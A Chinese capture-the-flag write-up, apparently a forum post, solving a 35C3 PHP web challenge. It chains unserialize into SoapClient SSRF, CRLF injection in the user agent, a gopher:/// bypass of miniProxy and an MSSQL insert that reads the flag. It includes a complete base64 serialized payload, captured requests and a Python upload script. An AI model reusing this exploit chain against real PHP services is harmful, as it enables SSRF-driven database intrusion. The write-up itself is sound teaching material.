
```
^C
root@[redacted]:/home/Smi1e# clear
root@[redacted]/home/Smi1e# nc -lvvp 8012
Listening on [0.0.0.0] (family 0, port 8012)
Connection from [35.207.83.242] port 8012 [tcp/*] accepted (family 2, sport
POST / HTTP/1.1
Host: [redacted]:8012
Connection: Keep-Alive
User-Agent: PHP-SOAP/7.2.10-0ubuntu0.18.04.1
Content-Type: text/xml; charset=utf-8
SOAPAction: "http://[redacted]:8012#open"
Content-Length: 495

<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope
" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:SOAP-ENC="htt
ap.org/soap/encoding/"><SOAP-ENV:Body><ns1:open><param0 xsi:type="xsd:strin
root@iZwz990yicge6fo2ahw7kpZ:/home/Smi1e#
```

## miniProxy绕过

由Nginx配置文件可知，miniProxy代理监听在本地的8080端口，且只接收Get请求


```
server {
   listen 127.0.0.1:8080;
   access_log /var/log/nginx/proxy.log;

   if ( $request_method !~ ^(GET)$ ) {
       return 405;
   }
   root /var/www/miniProxy;
   location / {
       index index.php;

       location ~ \.php$ {
           include snippets/fastcgi-php.conf;
           fastcgi_pass unix:/run/php/php7.2-fpm.sock;
       }
   }
}
```

而SoapClient发送的是POST请求



```
Listening on [0.0.0.0] (family 0, port 8012)
Connection from [35.207.83.242] port 8012 [tcp/*] accepted (family 2, sport 56464)
POST / HTTP/1.1
Host: 47.106.142.99:8012
Connection: Keep-Alive
User-Agent: PHP-SOAP/7.2.10-0ubuntu0.18.04.1
Content-Type: text/xml; charset=utf-8
SOAPAction: "http://47.106.142.99:8012#open"
Content-Length: 495

<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" xmlns:ns1="http://47.106.142.
" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/enc
ap.org/soap/encoding/"><SOAP-ENV:Body><ns1:open><param0 xsi:type="xsd:string">../</param0></ns1:open></SOAP
```

但是SoapClientl的_user_agent属性存在CRLF注入，我们可以通过\r\n再注入一个GET请求。另外miniProxy只能代理http / https请求




Error: Detected a "gopher" URL. miniProxy exclusively supports http[s] URLs.

可以通过gopher:///绕过，因为miniProxy仅在设置host时验证http / https。或者可以重定向到一个gopher■■来绕过。

## gopher攻击MSSQL

最后就是构造gopher请求打MSSQL了。因为对MSSQL不熟悉，这里我直接用官方的exploit.php。不过要注意gopher会在请求后加上一个\r\n，因此构造gopher请求


-通过插入DEBUG头我们可以获取到我们的UID



```
POST /?action=create HTTP/1.1
Host: 35.207.83.242
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0)
Gecko/20100101 Firefox/56.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://35.207.83.242/?action=create
Content-Type: multipart/form-data;
boundary=---------------------------41184676334
Content-Length: 1517
DNT: 1
DEBUG:1
Connection: close
Cookie: PHPSESSID=ns8h00m13dvnfgsh12up13s04r
Upgrade-Insecure-Requests: 1

-----------------------------41184676334
```

```
HTTP/1.1 500 Internal Server Error
Server: nginx/1.14.0 (Ubuntu)
Date: Thu, 03 Jan 2019 11:10:43 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 892

object(User)#1 (1) {
  ["uid"]=>
  int(200)
}
<html>
<body>
<h1>Post</h1>
<a href="/">Home</a>
<a href="/?page=login">Login</a>
<a href="/?page=register">Register</a>
```

生成payload




```
$ php exploit.php "insert into posts (userid, title, content, attachment) values (200, \"test\", (select flag from flag.
flag), \"test\");"
JHNlcmlhbGl6ZWRvYmplY3TvvIRPOjEwOiJBdHRhY2htZW50IjoxOntzOjI6InphIjtPOjEwOiJTb2FwQ2xpZW50IjozOntzOjM6InVyaSI7czozNToiaHR0
cDovL2xvY2FsaG9zdDo4MDgwL21pbmlQcm94eS5waHAiO3M6ODoibG9jYXRpb24iO3M6MzU6Imh0dHA6Ly9sb2NhbGhvc3Q6ODA4MC9taW5pUHJveHkucGhw
IjtzOjExOiJfdXNlcl9hZ2VudCI7czoxMzk5OiJBQUFBQUhhaGEKCkdFVCAvbWluaVByb3h5LnBocD9nb3BoZXI6Ly8vZGI6MTQzMy9BJTEyJTAxJTAwJTJG
JTAwJTAwJTAxJTAwJTAwJTAwJTFBJTAwJTA2JTAxJTAwJTIwJTAwJTAxJTAyJTAwJTIxJTAwJTAxJTAzJTAwJTIyJTAwJTA0JTA0JTAwJTI2JTAwJTAxJUZG
JTAwJTAwJTAwJTAxJTAwJTAxJTAyJTAwJTAwJTAwJTAwJTAwJTAwJTEwJTAxJTAwJURFJTAwJTAwJTAxJTAwJUQ2JTAwJTAwJTAwJTA0JTAwJTAwdCUwMCUx
MCUwMCUwMCUwMCUwMCUwMCUwMFQwJTAwJTAwJTAwJTAwJTAwJTAwJUUwJTAwJTAwJTA4JUM0JUZGJUZGJUZGJTA5JTA0JTAwJTAwJTVFJTAwJTA3JTAwbCUw
MCUwQSUwMCU4MCUwMCUwOCUwMCU5MCUwMCUwQSUwMCVBNCUwMCUwOSUwMCVCNiUwMCUwMCUwMCVCNiUwMCUwNyUwMCVDNCUwMCUwMCUwMCVDNCUwMCUwOSUw
MCUwMSUwMiUwMyUwNCUwNSUwNiVENiUwMCUwMCUwMCVENiUwMCUwMCUwMCVENiUwMCUwMCUwMCUwMCUwMCUwMCUwMGElMDB3JTAwZSUwMHMlMDBvJTAwbSUw
MGUlMDBjJTAwaCUwMGElMDBsJTAwbCUwMGUlMDBuJTAwZyUwMGUlMDByJTAwJUMxJUE1UyVBNVMlQTUlODMlQTUlQjMlQTUlODIlQTUlQjYlQTUlQjclQTVu
JTAwbyUwMGQlMDBlJTAwLSUwMG0lMDBzJTAwcyUwMHElMDBsJTAwbCUwMG8lMDBjJTAwYSUwMGwlMDBoJTAwbyUwMHMlMDB0JTAwVCUwMGUlMDBkJTAwaSUw
MG8lMDB1JTAwcyUwMGMlMDBoJTAwYSUwMGwlMDBsJTAwZSUwMG4lMDBnJTAwZSUwMCUwMSUwMSUwMSUwRSUwMCUwMCUwMSUwMCUxNiUwMCUwMCUwMCUxMiUw
MCUwMCUwMCUwMiUwMCUwMCUwMCUwMCUwMCUwMCUwMCUwMCUwMCUwMCUwMSUwMCUwMCUwMGklMDBuJTAwcyUwMGUlMDByJTAwdCUwMCUyMCUwMGklMDBuJTAwdCUw
MG8lMDAlMjAlMDBwJTAwbyUwMHMlMDB0JTAwcyUwMCUyMCUwMCUyOCUwMHUlMDBzJTAwZSUwMHIlMDBpJTAwZCUwMCUyQyUwMCUyMCUwMHQlMDBpJTAwdCUw
MGwlMDBlJTAwJTJDJTAwJTIwJTAwYyUwMG8lMDBuJTAwdCUwMGUlMDBuJTAwdCUwMCUyQyUwMCUyMCUwMGElMDB0JTAwdCUwMGElMDBjJTAwaCUwMG0lMDBl
JTAwbiUwMHQlMDAlMjklMDAlMjAlMDB2JTAwYSUwMGwlMDB1JTAwZSUwMHMlMDAlMjAlMDAlMjglMDAyJTAwMCUwMDAlMDAlMkMlMDAlMjAlMDAlMjIlMDB0
JTAwZSUwMHMlMDB0JTAwJTIyJTAwJTJDJTAwJTIwJTAwJTI4JTAwcyUwMGUlMDBsJTAwZSUwMGMlMDB0JTAwJTIwJTAwZiUwMGwlMDBhJTAwZyUwMCUyMCUw
MGYlMDByJTAwbyUwMG0lMDAlMjAlMDBmJTAwbCUwMGElMDBnJTAwLiUwMGYlMDBsJTAwYSUwMGclMDAlMjklMDAlMkMlMDAlMjAlMDAlMjIlMDB0JTAwZSUw
MHMlMDB0JTAwJTIyJTAwJTI5JTAwJTNCJTAwJTNCJTAwLSUwMC0lMDAlMjAlMDAtJTAwIEhUVFAvMS4xCkhvc3Q6IGxvY2FsaG9zdAoKIjt9fQ==
```

写脚本上传文件

```
import requests
import base64

host="http://35.207.83.242/?"
post={
   "username":"aaaaaaaaaa",
   "password":"aaaaaaaaaa",
}

r=requests.Session()
url1=host+"page=login"
r.post(url=url1,data=post)
def fetch_uid():
   return r.get(host, headers={"Debug": "1"}).content.decode().split("int(")[1].split(")")[0]
payload=base64.b64decode("JHNlcmlhbGl6ZWRvYmplY3TvvIRPOjEwOiJBdHRhY2htZW50IjoxOntzOjI6InphIjtPOjEwOiJTb2FwQ2xpZW50IjozOntzOjM6
print(payload)
data={
   "title":"testssssssssssssss",
   "content":payload,
}
url2=host+"action=create"
r.post(url=url2,data=data)
```

刷新得到flag



# Post

Home Login Register

**You have 2 posts. Create some more if you want! Or restart your blog.**

## test

35c3_wel1_job_good_d0ne_heyho

Attachments:

点击收藏 | 0 关注 | 1

上一篇：预装性移动设备恶意软件的相关研究 下一篇：某cms v4.2.126-任意文...

1. 3 条回复

imti**** 2019-01-07 23:57:06

tql

0 回复Ta

deshu**** 2019-01-14 16:16:37

mysql端口1433从哪里看出来的？？

0 回复Ta

---

Smi1e 2019-01-15 20:39:29

@deshu**** sqlsrv_connect，SqlServer数据库的端口默认是1433

0 回复Ta

---

登录 后跟帖

先知社区

---

现在登录

热门节点

---

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板